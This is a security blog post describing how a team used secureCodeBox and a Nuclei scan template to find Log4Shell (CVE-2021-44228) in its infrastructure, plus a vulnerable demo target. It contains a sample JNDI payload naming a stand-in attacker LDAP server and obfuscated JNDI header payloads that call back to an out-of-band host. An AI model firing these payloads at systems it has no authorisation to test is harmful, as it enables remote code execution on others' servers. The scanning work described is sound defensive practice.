<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="a-brief-introduction-to-log4shell">A Brief Introduction To Log4Shell<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#a-brief-introduction-to-log4shell" class="hash-link" aria-label="Direct link to A Brief Introduction To Log4Shell" title="Direct link to A Brief Introduction To Log4Shell" translate="no">​</a></h2>
<p>But first, a small refresher: In late November 2021, a <a href="https://nakedsecurity.sophos.com/2021/12/13/log4shell-explained-how-it-works-why-you-need-to-know-and-how-to-fix-it/" target="_blank" rel="noopener noreferrer" class="">zero-day vulnerability was discovered in the widely used Java logging library Log4J</a>. It allowed attackers to remotely execute code through Java Naming and Directory Interface (<a href="https://en.wikipedia.org/wiki/Java_Naming_and_Directory_Interface" target="_blank" rel="noopener noreferrer" class="">JNDI</a>) lookups to malicious LDAP servers: If an attacker can get the application to log a payload controlled by the attacker, like <code>{jndi:ldap//evil.ldap.server.adress/a}</code>, then the code hosted on the LDAP server would be loaded and executed by the program, effectively letting third parties take control of the Java Application and the server it's running on.</p>
<p>This vulnerability shook the IT world. It received a CVE rating of 10/10, and even the German government issued a statement calling for immediate action and described the issue as "critical". This is due to two main reasons. First, the vulnerability was relatively simple for attackers to exploit. Second, it has remained undiscovered since 2013, affecting many services from AWS to Minecraft.</p>
<p>At <a href="https://www.iteratec.com/" target="_blank" rel="noopener noreferrer" class="">iteratec</a>, as a software development company, we had to assess our security posture as well - for both the infrastructure that we were running for ourselves, as well as the software we develop for our customers.
In this blog post, we describe how we leveraged the secureCodeBox as part of our incident response.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="finding-affected-infrastructure">Finding Affected Infrastructure<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#finding-affected-infrastructure" class="hash-link" aria-label="Direct link to Finding Affected Infrastructure" title="Direct link to Finding Affected Infrastructure" translate="no">​</a></h2>
<p>Determining where a newly-detected vulnerability may be lurking inside your infrastructure can be a daunting task: You have to find a way to detect the vulnerability, test it, and then go through all of your systems to test them for the presence of the vulnerability.
Luckily, many parts of this process can be partially automated using the secureCodeBox.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="testing-for-vulnerabilities">Testing For Vulnerabilities<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#testing-for-vulnerabilities" class="hash-link" aria-label="Direct link to Testing For Vulnerabilities" title="Direct link to Testing For Vulnerabilities" translate="no">​</a></h3>
<p>Soon after the Log4Shell vulnerability became publicly known, the community of the <a href="https://github.com/projectdiscovery/nuclei" target="_blank" rel="noopener noreferrer" class="">nuclei</a> scanner published a <a href="https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-44228.yaml" target="_blank" rel="noopener noreferrer" class="">scan template</a> (the nuclei version of a scan rule, which describes declaratively how to test a host for the vulnerability) to detect the Log4Shell vulnerability.
This rule triggers a single HTTP request to the target with a single HTTP get request parameter set to include the JNDI attack payload.
It also includes a large number of HTTP header each containing the same attack payload.
If the server uses a vulnerable version of Log4J to log one of the parameters, the host will trigger a DNS lookup.
Before the scan, nuclei registers a new endpoint on an <a href="https://github.com/projectdiscovery/interactsh" target="_blank" rel="noopener noreferrer" class="">out-of-band (OOB) interaction service</a>, which will log all DNS lookup made to that unique domain name.
Nuclei automatically configures the JNDI attack payload to make the lookup on the domain name of the OOB endpoint.
This gives a very effective way to discover the vulnerability with a very low chance for false positives.</p>
<p>Thought the false positive rate is very low, the detection rate can also be low, as the dynamic scans have to actually trigger the vulnerability correctly by passing the right parameters (e.g. <code>?foo=bar&amp;baz=${jdni...})</code>), finding and using the correct endpoint (e.g. <code>/api/user/login</code>) or including a valid user token and session to access a restricted endpoint.
All these things are potentially required to detect Log4Shell via dynamic scanners.
Hence, if the scans do not give any results, it does not necessarily mean that no Log4J bug is present, but it can at least rule out the easy-to-find cases.</p>
<p>To use the Nuclei template in the secureCodeBox, we used the Log4Shell Nuclei template and expanded it to include the attack payload in more headers and parameters to increase chance of finding vulnerable hosts. To run these scans, we used the following secureCodeBox configuration:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"execution.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei-log4j"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-templates"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"/custom-nuclei-rules/log4j-template.yaml"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-target"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"log4j-vuln.example.com"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">volumeMounts</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">mountPath</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> /custom</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">rules/</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">volumes</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">configMap</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token punctuation" style="color:rgb(199, 146, 234)">---</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> v1</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> ConfigMap</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> nuclei</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">template</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">data</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">log4j-template.yaml</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">id</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> CVE</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">2021</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token number" style="color:rgb(247, 140, 108)">44228</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">info</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Remote code injection in Log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">author</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> melbadry9</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">dhiyaneshDK</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">daffainfo</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">J12934</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">severity</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> critical</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">description</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Apache Log4j2 &lt;=2.14.1 JNDI features used in configuration</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> log messages</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain"> and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled.</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">reference</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> https</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">//github.com/advisories/GHSA</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">jfh8</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">c2jp</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">5v3q</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> https</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">//www.lunasec.io/docs/blog/log4j</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">zero</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">day/</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> https</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain">//gist.github.com/bugbountynights/dde69038573db1c12705edb39f9a704a</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token key atrule">tags</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> cve</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">cve2021</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">rce</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">oast</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">log4j</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">requests</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">      </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">raw</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token scalar string" style="color:rgb(195, 232, 141)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            GET /?x=${jndi:ldap://${hostName}.{{interactsh-url}}/a} HTTP/1.1</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            Host: {{Hostname}}</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            User-Agent: ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://${hostName}.{{interactsh-url}}}</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            Referer: ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://${hostName}.{{interactsh-url}}}</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            X-Forwarded-For: ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://${hostName}.{{interactsh-url}}}</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            Authentication: ${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://${hostName}.{{interactsh-url}}}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">|</span><span class="token scalar string" style="color:rgb(195, 232, 141)"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            GET / HTTP/1.1</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            Host: {{Hostname}}</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token scalar string" style="color:rgb(195, 232, 141)">            X-Api-Version: ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://${hostName}.{{interactsh-url}}}</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">matchers-condition</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> and</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">matchers</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> word</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">part</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> interactsh_protocol  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Confirms the DNS Interaction</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">words</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"dns"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> regex</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">part</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> interactsh_request</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">regex</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">'([a-z0-9\.\-]+)\.([a-z0-9]+)\.([a-z0-9]+)\.\w+'</span><span class="token plain"> </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Match for extracted ${hostName} variable</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"> </span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">        </span><span class="token key atrule">extractors</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">          </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> regex</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">part</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> interactsh_request</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">group</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">            </span><span class="token key atrule">regex</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">              </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">'([a-z0-9\.\-]+)\.([a-z0-9]+)\.([a-z0-9]+)\.\w+'</span><span class="token plain">   </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Print extracted ${hostName} in output</span><br></span></code></pre></div></div>
<p>This example consists of a configmap holding the slightly modified Nuclei Log4Shell template which is then mounted and selected as the only template to run in the Nuclei scan defined above.</p>
<p>In the month since, the official Nuclei Log4Shell template was expanded significantly and additional templates to scan for specifc occurences in known vulnerable software like <a href="https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/apache/apache-solr-log4j-rce.yaml" target="_blank" rel="noopener noreferrer" class="">Apache Solr</a>, <a href="https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/vmware/vmware-vcenter-log4j-jndi-rce.yaml" target="_blank" rel="noopener noreferrer" class="">VMware vCenter</a>, <a href="https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/other/unifi-network-log4j-rce.yaml" target="_blank" rel="noopener noreferrer" class="">UniFi</a> and more were released. You can use all these rules in a scan like this:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"execution.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> Scan</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei-log4j"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanType</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"nuclei"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">parameters</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-tags"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"log4j"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"-target"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"log4j-vuln.example.com"</span><br></span></code></pre></div></div>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="building-a-demo-target">Building A Demo Target<a href="https://www.securecodebox.io/blog/2022/01/18/log4shell#building-a-demo-target" class="hash-link" aria-label="Direct link to Building A Demo Target" title="Direct link to Building A Demo Target" translate="no">​</a></h3>
<p>We needed a test target to validate that our scanners effectively detect a Log4J vulnerability. Fortunately, secureCodebox already has the ideal resource for this use case: the <em>demo target</em>.
We use demo targets in SCB to continuously test the functionality of our scanners during the development cycles.
Our existing demo targets include the <a href="https://github.com/psiinon/bodgeit" target="_blank" rel="noopener noreferrer" class="">bodgeit store</a> and <a href="https://owasp.org/www-project-juice-shop/" target="_blank" rel="noopener noreferrer" class="">OWASP Juice Shop</a>.<br>
<!-- -->Integration tests are run against the demo targets during our CI/CD pipeline to spot any malfunctioning scanner.</p>
<p>Demo targets consist of a Kubernetes service containing a vulnerable application image.
Creating a new Log4J demo target is a straightforward process.</p>
<p>First, a vulnerable docker image is required.
Luckily, an image has been <a href="https://github.com/christophetd/log4Shell-vulnerable-app" target="_blank" rel="noopener noreferrer" class="">provided by the GitHub user 'christophetd'</a>.
Second, we must create our <a href="https://github.com/secureCodeBox/secureCodeBox/tree/main/demo-targets/vulnerable-log4j/templates" target="_blank" rel="noopener noreferrer" class="">helm chart folder</a> using the same directory structure as the other demo targets and configure it to use the vulnerable Log4J image.
We set the <code>image.repository</code> to the provided docker image above as seen in the following <code>values.yaml</code> file:</p>
<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">replicaCount</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">1</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">image</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># image.repository -- Container Image</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">repository</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> ghcr.io/christophetd/log4shell</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">vulnerable</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">app</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># image.tag -- The image tag</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># @default -- defaults to the appVersion</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">tag</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token null important">null</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># -- Image pull policy. One of Always, Never, IfNotPresent. Defaults to Always if :latest tag is specified, or IfNotPresent otherwise. More info: https://kubernetes.io/docs/concepts/containers/images#updating-images</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">pullPolicy</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> IfNotPresent</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">service</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">type</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> ClusterIP</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">port</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token number" style="color:rgb(247, 140, 108)">8080</span><br></span></code></pre></div></div>
